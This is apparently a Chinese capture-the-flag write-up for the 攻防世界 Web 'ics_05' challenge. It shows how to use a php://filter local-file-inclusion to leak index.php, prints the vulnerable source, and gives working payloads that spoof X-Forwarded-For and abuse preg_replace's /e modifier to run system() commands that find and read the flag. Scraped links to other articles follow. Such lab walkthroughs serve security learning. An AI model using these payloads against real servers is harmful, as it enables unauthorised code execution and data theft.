
攻防世界Web_ics_05
题目:



1.进入云平台设备中心界面,查看以下源码发现?page= ,(点下云平台设备维护中心url里也能出?page=字样)
===============================================================================================================================
2.看到?page=index,这里通过get方法传参,联想是否存在文件包含漏洞。
通过php://伪协议获取index.php源码。?page=php://filter/read=convert.base64-encode/resource=index.php

3.获得index.php源码后发现是加密后的,通过解码工具解码结果如下:


<?php

error_reporting(0);

@session_start();

posix_setuid(1000);

?>

<!DOCTYPE HTML>

<html>

<head>

    <meta charset="utf-8">

    <meta name="renderer" content="webkit">

    <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">

    <meta name="viewport" content="width=device-width, initial-scale=1, maximum-scale=1">

    <link rel="stylesheet" href="layui/css/layui.css" media="all">

    <title>设备维护中心</title>

    <meta charset="utf-8">

</head>

<body>

    <ul class="layui-nav">

        <li class="layui-nav-item layui-this"><a href="?page=index">云平台设备维护中心</a></li>

    </ul>

    <fieldset class="layui-elem-field layui-field-title" style="margin-top: 30px;">

        <legend>设备列表</legend>

    </fieldset>

    <table class="layui-hide" id="test"></table>

    <script type="text/html" id="switchTpl">

        <!-- 这里的 checked 的状态只是演示 -->

        <input type="checkbox" name="sex" value="{{d.id}}" lay-skin="switch" lay-text="开|关" lay-filter="checkDemo" {{ d.id==1 0003 ? 'checked' : '' }}>

    </script>

    <script src="layui/layui.js" charset="utf-8"></script>

    <script>

    layui.use('table', function() {

        var table = layui.table,

            form = layui.form;

        table.render({

            elem: '#test',

            url: '/somrthing.json',

            cellMinWidth: 80,

            cols: [

                [

                    { type: 'numbers' },

                     { type: 'checkbox' },

                     { field: 'id', title: 'ID', width: 100, unresize: true, sort: true },

                     { field: 'name', title: '设备名', templet: '#nameTpl' },

                     { field: 'area', title: '区域' },

                     { field: 'status', title: '维护状态', minWidth: 120, sort: true },

                     { field: 'check', title: '设备开关', width: 85, templet: '#switchTpl', unresize: true }

                ]

            ],

            page: true

        });

    });

    </script>

    <script>

    layui.use('element', function() {

        var element = layui.element; //导航的hover效果、二级菜单等功能,需要依赖element模块

        //监听导航点击

        element.on('nav(demo)', function(elem) {

            //console.log(elem)

            layer.msg(elem.text());

        });

    });

    </script>

<?php

$page = $_GET[page];

if (isset($page)) {

if (ctype_alnum($page)) {

?>

    <br /><br /><br /><br />

    <div style="text-align:center">

        <p class="lead"><?php echo $page; die();?></p>

    <br /><br /><br /><br />

<?php

}else{

?>

        <br /><br /><br /><br />

        <div style="text-align:center">

            <p class="lead">

                <?php

                if (strpos($page, 'input') > 0) {

                    die();

                }

                if (strpos($page, 'ta:text') > 0) {

                    die();

                }

                if (strpos($page, 'text') > 0) {

                    die();

                }

                if ($page === 'index.php') {

                    die('Ok');

                }

                    include($page);

                    die();

                ?>

        </p>

        <br /><br /><br /><br />

<?php

}}

//方便的实现输入输出的功能,正在开发中的功能,只能内部人员测试

if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {

    echo "<br >Welcome My Admin ! <br >";

    $pattern = $_GET[pat];

    $replacement = $_GET[rep];

    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) {

        preg_replace($pattern, $replacement, $subject);

    }else{

        die();

    }

}

?>

</body>

</html>
代码审计,发现重要部分如下:

4.代码审计,发现如下信息:

1)需要在HTTP请求头伪造XFF,地址是:127.0.0.1
通过burpsuite可以伪造XFF
2)伪造XFF头来登入系统,同时利用preg_replace函数的漏洞:
preg_replace( pattern , replacement , subject ):当patter参数设置为/e的时候,参数replacement的代码会当成php代码执行。
因此可以构造payload为?pat=/test/e&rep=system(%22find+-iname+flag%22) &sub=test
改好包后,发送发现 ./s3chahahaDir/flag
5.通过cd进入并查看。+会解析为空格,"会解析为%22, %26会解析为&
payload为?pat=/test/e&rep=system(%22cd+./s3chahahaDir/flag+ls%22) &sub=test


6.找到了flag.php文件。构造payload为?pat=/test/e&rep=system(%22cat+./s3chahahaDir/flag/flag.php%22) &sub=test
查看结果,找到flag,如下:
==============================================================
总结:
(1)?page= 可以通过php://伪协议读取php源码,进行代码审计。
payload: ?page=php://filter/read=convert.base64-encode/resource=index.php
(2)pre_replace()函数
preg_replace 函数执行一个正则表达式的搜索和替换。

语法

mixed preg_replace ( mixed $pattern , mixed $replacement , mixed $subject [, int $limit = -1 [, int &$count ]] )

搜索 subject 中匹配 pattern 的部分, 以 replacement 进行替换。

参数说明:

$pattern: 要搜索的模式,可以是字符串或一个字符串数组。

$replacement: 用于替换的字符串或字符串数组。

$subject: 要搜索替换的目标字符串或字符串数组。

$limit: 可选,对于每个模式用于每个 subject 字符串的最大可替换次数。 默认是-1(无限制)。

$count: 可选,为替换执行的次数。
=====================================================================================
pre_replace()安全问题:
preg_replace( pattern , replacement , subject ):当patter参数设置为/e的时候,参数replacement的代码会当成php代码执行。

(3)常用url编码对应
+或%20对应空格
%22对应双引号
%26对应 &
(4)XFF X-Forwarded-For    LFI:Local File Included
攻防世界Web_ics_05的更多相关文章
- CTF--web 攻防世界web题 robots backup
攻防世界web题 robots https://adworld.xctf.org.cn/task/answer?type=web&number=3&grade=0&id=506 ...
- CTF--web 攻防世界web题 get_post
攻防世界web题 get_post https://adworld.xctf.org.cn/task/answer?type=web&number=3&grade=0&id=5 ...
- 攻防世界 web进阶练习 NewsCenter
攻防世界 web进阶练习 NewsCenter 题目是NewsCenter,没有提示信息.打开题目,有一处搜索框,搜索新闻.考虑xss或sql注入,随便输入一个abc,没有任何搜索结果,页面也没有 ...
- 【攻防世界】高手进阶 pwn200 WP
题目链接 PWN200 题目和JarvisOJ level4很像 检查保护 利用checksec --file pwn200可以看到开启了NX防护 静态反编译结构 Main函数反编译结果如下 int ...
- XCTF攻防世界Web之WriteUp
XCTF攻防世界Web之WriteUp 0x00 准备 [内容] 在xctf官网注册账号,即可食用. [目录] 目录 0x01 view-source2 0x02 get post3 0x03 rob ...
- 攻防世界 | CAT
来自攻防世界官方WP | darkless师傅版本 题目描述 抓住那只猫 思路 打开页面,有个输入框输入域名,输入baidu.com进行测试 发现无任何回显,输入127.0.0.1进行测试. 发现已经 ...
- 攻防世界 robots题
来自攻防世界 robots [原理] robots.txt是搜索引擎中访问网站的时候要查看的第一个文件.当一个搜索蜘蛛访问一个站点时,它会首先检查该站点根目录下是否存在robots.txt,如果存在, ...
- 【攻防世界】 高手进阶区 Recho WP
0x00 考察点 考察点有三个: ROP链构造 Got表劫持 pwntools的shutdown功能 0x01 程序分析 上来三板斧 file一下 checksec --file XXX chmod ...
- CTF -攻防世界-crypto新手区(5~11)
easy_RSA 首先如果你没有密码学基础是得去恶补一下的 然后步骤是先算出欧拉函数 之后提交注意是cyberpeace{********}这样的 ,博主以为是flag{}耽误了很长时间 明明没算错 ...
随机推荐
- java下拉框转换公共方法
1. 下拉框实例类 import org.apache.commons.beanutils.PropertyUtils; import org.apache.commons.lang3.Boolean ...
- python极简教程06:生成式和装饰器
测试奇谭,BUG不见. 这一场,主讲python的生成式和装饰器. 目的:掌握四种生成式(列表.生成器.集合.字典),装饰器的原理和使用. 生成式 01 什么是生成式? 能够用一行代码,快速高效的生成 ...
- Unity打包安卓项目问题汇总(持续更新)
1.V1,v2签名问题 安卓11以上--v1签名无法使用: 安卓7以下--v2无法使用: 应用宝不支持没有v1签名的包: AndroidStudio版本2020打签名包时无法勾选v1,v2选项,4.2 ...
- 匿名函数托管 func-spring-boot-starter
匿名函数托管 func-spring-boot-starter 项目地址 func-spring-boot-starter开源项目地址: https://gitee.com/yiur/func-spr ...
- Zotero群组新建后无法显示
我们新建Zotero的群组后无法显示. 此时需要点击文献库,就刷新了. 修改Zotero的群组后无法显示修改后的名称 点击同步即可同步内容.
- 全网最全的Java SpringBoot点赞功能实现
前言 最近公司在做一个NFT商城的项目,大致就是一个只买卖数字产品的平台,项目中有个需求是用户可以给商品点赞,还需要获取商品的点赞总数,类似下图 起初感觉这功能很好实现,无非就是加个点赞表嘛,后来发现 ...
- sublime Text3编译java文件提示Decode error - output not utf-8
进入sublime Text3安装目录下的package文件夹,用解压缩软件打开Java.sublime-package, 编辑里面的JavaC.sublime-build,修改最后一句 将文件改为 ...
- java 方法实例
// 方法 public class Demo { public static void main(String[] args) { m(); m2(2); m3('3', 4); m4(4, 6); ...
- shell循环ping ip的写法
#!/bin/bash for i in `seq 1 20` do if ping -w 2 -c 1 192.168.43.$i | grep "100%" > /dev ...
- ApacheCN - 关于我们
1.简单介绍一下 ApacheCN? ApacheCN 是 2016 年 8 月份就开始搭建网站雏形, 2017 年 6 月份正式全职来做,是国内第一个有组织性.敢带人装逼.敢真的分享.并且敢戴绿帽的 ...